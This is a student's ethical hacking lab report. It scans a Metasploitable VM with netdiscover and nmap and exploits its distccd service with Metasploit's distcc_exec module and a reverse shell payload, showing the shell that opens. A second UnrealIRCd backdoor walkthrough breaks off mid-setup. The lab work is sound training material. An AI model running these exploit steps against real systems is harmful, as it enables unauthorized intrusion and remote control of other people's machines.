


# **Ethical Hacking**

## **Assignment-1**

**By:**  
**Raghav Goyal,**  
**PES1201800111,**  
**Section-D,**  
**Roll No: 7**

# Configuration:


Kali OS System (Attacker): 10.0.2.15



```
RAGHAV_PES1201800111:$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
                inet6 fe80::a00:27ff:fe88:8acd  prefixlen 64  scopeid 0x20<link>
                      ether 08:00:27:88:8a:cd  txqueuelen 1000  (Ethernet)
                        RX packets 85  bytes 18783 (18.3 Kib)
                        RX errors 0  dropped 0  overruns 0  frame 0
                        TX packets 38  bytes 5416 (5.2 Kib)
                        TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
                inet6 ::1  prefixlen 128  scopeid 0x10<host>
                      loop  txqueuelen 1000  (Local Loopback)
                        RX packets 12  bytes 600 (600.0 B)
                        RX errors 0  dropped 0  overruns 0  frame 0
                        TX packets 12  bytes 600 (600.0 B)
                        TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
RAGHAV_PES1201800111:$
```

Terminal prompt: RAGHAV\_PES1201800111:\$

Metasploitable (Victim): 10.0.2.5



```
Metasploit-EH [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:3e:15:5a
          inet  addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
                  inet6 addr: fe80::a00:27ff:fe3e:155a/64 Scope:Link
                      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                      RX packets:58 errors:0 dropped:0 overruns:0 frame:0
                      TX packets:124 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:1000
                      RX bytes:12134 (11.8 KB)  TX bytes:18199 (17.7 KB)
                      Base address:0xd020 Memory:f0200000-f0220000

lo      Link encap:Local Loopback
          inet  addr:127.0.0.1  Mask:255.0.0.0
                  inet6 addr: ::1/128 Scope:Host
                      UP LOOPBACK RUNNING  MTU:16436  Metric:1
```

# Initial Scannings:

## 1. Discovering victim's IP:

```
$ sudo netdiscover
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.3	08:00:27:2e:88:f8	2	120	PCS Systemtechnik GmbH
10.0.2.5	08:00:27:3e:15:5a	4	240	PCS Systemtechnik GmbH
10.0.2.1	52:54:00:12:35:00	2	120	Unknown vendor

We see that victim's IP ==10.0.2.5 has been discovered.

## 2. Scan the victim for vulnerable services on all the ports:


```
L$ sudo nmap -p- --script vuln 10.0.2.5
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-05 07:29 EDT
Nmap scan report for 10.0.2.5
Host is up (0.00012s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8000/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRB RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbs)
35050/tcp open  status       1 (RPC #100024)
40518/tcp open  java-rmi    GNU Classpath grmiregistry
44864/tcp open  nlockmgr    1-4 (RPC #100021)
58140/tcp open  mounted     1-3 (RPC #100005)
```

List of all vulnerable open services with their ports used is outputted.

Out of these services, I will be exploiting following services:

- i. **distccd v1**
- ii. **UnrealIRCd**

### 3. Open msfconsole



The screenshot shows a terminal window titled 'kali@kali: ~' with the status bar indicating '07:35 AM'. The window contains the Metasploit Framework's msfconsole interface. The command '\$ msfconsole' has been entered at the prompt. The console displays the following information:

```
[*] msf6 > [ metasploit v6.0.45-dev
+ -- --=[ 2134 exploits - 1139 auxiliary - 364 post
+ -- --=[ 592 payloads - 45 encoders - 10 nops
+ -- --=[ 8 evasion

Metasploit tip: View advanced module options with
advanced

msf6 > ]
```

msfconsole provides efficient access to all options available in Metasploitable Framework.


# Exploits:

## Exploit 1: distccd v1

### Info:

distcc is a tool for speeding up compilation of source code by using distributed computing over a computer network. Distccd is the daemon which has to run in all the participating machines of the cluster.

### 1. Search for exploit




The screenshot shows a terminal window titled 'kali@kali: ~' with the following content:

```
File Actions Edit View Help
msf6 > search distcc
Matching Modules
=====
#  Name          Disclosure Date  Rank    Check  Description
-  --
0  exploit/unix/misc/distcc_exec  2002-02-01  excellent  Yes   DistCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec
msf6 > use 0
msf6 exploit(unix/misc/distcc_exec) >
```

We find one exploit for distccd service and use it.


## 2. See options and set RHOSTS



```
kali@kali: ~
File Actions Edit View Help
msf6 > use 0
msf6 exploit(unix/misc/distcc_exec) > show options
Module options (exploit/unix/misc/distcc_exec):
Name  Current Setting  Required  Description
RHOSTS      yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT      3632       yes        The target port (TCP)
Exploit target:
Id  Name
--  --
0  Automatic Target
Home
msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 exploit(unix/misc/distcc_exec) > show options
Module options (exploit/unix/misc/distcc_exec):
Name  Current Setting  Required  Description
RHOSTS  10.0.2.5     yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT    3632       yes        The target port (TCP)
Exploit target:
Id  Name
--  --
0  Automatic Target
```

RHOSTS is the remote host machine which has to be exploited. Add victim's IP as RHOSTS value.


## 3. Set a payload



```
kali@kali: ~
File Actions Edit View Help
msf6 exploit(unix/misc/distcc_exec) > show payloads
Compatible Payloads
#  Name
0  payload/cmd/unix/bind_perl
1  payload/cmd/unix/bind_perl_ipv6
2  payload/cmd/unix/bind_ruby
3  payload/cmd/unix/bind_ruby_ipv6
4  payload/cmd/unix/generic
5  payload/cmd/unix/reverse
6  payload/cmd/unix/reverse_bash
7  payload/cmd/unix/reverse_bash_telnet_ssl
8  payload/cmd/unix/reverse_openssl
9  payload/cmd/unix/reverse_perl
10 payload/cmd/unix/reverse_perl_ssl
11 payload/cmd/unix/reverse_ruby
12 payload/cmd/unix/reverse_ruby_ssl
13 payload/cmd/unix/reverse_ssl_double_telnet
msf6 exploit(unix/misc/distcc_exec) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) >
```

Payload is the data/code that will be executed in the victim's machine for exploitation.

## 4. Set LHOST



```
kali@kali: ~
File Actions Edit View Help
 10 payload/cmd/unix/reverse_perl_ssl      normal No    Unix Command Shell, Reverse TCP SSL (via perl)
 11 payload/cmd/unix/reverse_ruby          normal No    Unix Command Shell, Reverse TCP (via Ruby)
 12 payload/cmd/unix/reverse_ruby_ssl      normal No    Unix Command Shell, Reverse TCP SSL (via Ruby)
 13 payload/cmd/unix/reverse_ssl_double_telnet  normal No    Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/misc/distcc_exec) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):
Name  Current Setting  Required  Description
RHOSTS  10.0.2.5        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT   3632            yes       The target port (TCP)

Payload options (cmd/unix/reverse):
Name  Current Setting  Required  Description
LHOST   10.0.2.15        yes       The listen address (an interface may be specified)
LPORT   4444            yes       The listen port

Exploit target:
Id  Name
--  --
0  Automatic Target

msf6 exploit(unix/misc/distcc_exec) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(unix/misc/distcc_exec) >
```

LHOST is the local machine that is attacking other machine. So Kali machine's IP will be added to LHOST.

## 5. Run exploit



```
kali@kali: ~
File Actions Edit View Help
msf6 exploit(unix/misc/distcc_exec) > exploit
[*] Started reverse TCP double handler on 10.0.2.15:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo YgGtAsVSGZPQGRSM;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "YgGtAsVSGZPQGRSM\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.5:43213) at 2021-09-05 08:06:08 -0400

pwd
/tmp
ls
4674.jsvc_up
|
```


Exploit runs successfully as we have access to the victim machine.

## Exploit 2: UnrealIRCd

### Info:

UnrealIRCd is an open source IRC daemon used since 1999.

### 1. Search for exploit




```
kali@kali: ~
msf6 > search UnrealIRCd
[...]
Matching Modules
=====
#  Name
0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12    excellent  No      UnrealIRCd 3.2.8.1 Backdoor Command Execution

File system
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 > [REDACTED]
```

One exploit is available for unrealircd service.

### 2. Use the exploit and set the options



```
kali@kali: ~
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
Name  Current Setting  Required  Description
RHOSTS: 10.0.2.5      yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT: 6667            yes        The target port (TCP)

Exploit target:
Id  Name
--  --
0  Automatic Target

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Since the RHOSTS is empty, we set its value to victim's IP address.

### 3. Set payload

```
kali@kali: ~
File Actions Edit View Help
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads
Compatible Payloads
#
# Name
# Disclosure Date Rank Check Description
0 payload/cmd/unix/bind_perl normal No Unix Command Shell, Bind TCP (via Perl)
1 payload/cmd/unix/bind_perl_ipv6 normal No Unix Command Shell, Bind TCP (via perl) IPv6
2 payload/cmd/unix/bind_ruby normal No Unix Command Shell, Bind TCP (via Ruby)
3 payload/cmd/unix/bind_ruby_ipv6 normal No Unix Command Shell, Bind TCP (via Ruby) IPV6
4 payload/cmd/unix/generic normal No Unix Command, Generic Command Execution
5 payload/cmd/unix/reverse normal No Unix Command Shell, Double Reverse TCP (telnet)
6 payload/cmd/unix/reverse_bash_telnet_ssl normal No Unix Command Shell, Reverse TCP SSL (telnet)
7 payload/cmd/unix/reverse_perl normal No Unix Command Shell, Reverse TCP (via Perl)
8 payload/cmd/unix/reverse_perl_ssl normal No Unix Command Shell, Reverse TCP SSL (via perl)
9 payload/cmd/unix/reverse_ruby normal No Unix Command Shell, Reverse TCP (via Ruby)
10 payload/cmd/unix/reverse_ruby_ssl normal No Unix Command Shell, Reverse TCP SSL (via Ruby)
11 payload/cmd/unix/reverse_ssl_double_telnet normal No Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
Name Current Setting Required Description
RHOSTS 10.0.2.5 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 6667 yes The target port (TCP)

Payload options (cmd/unix/reverse):
Name Current Setting Required Description
```

### 4. Set LHOST

```
kali@kali: ~
File Actions Edit View Help
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
Name Current Setting Required Description
RHOSTS 10.0.2.5 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 6667 yes The target port (TCP)


Payload options (cmd/unix/reverse):
Name Current Setting Required Description
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
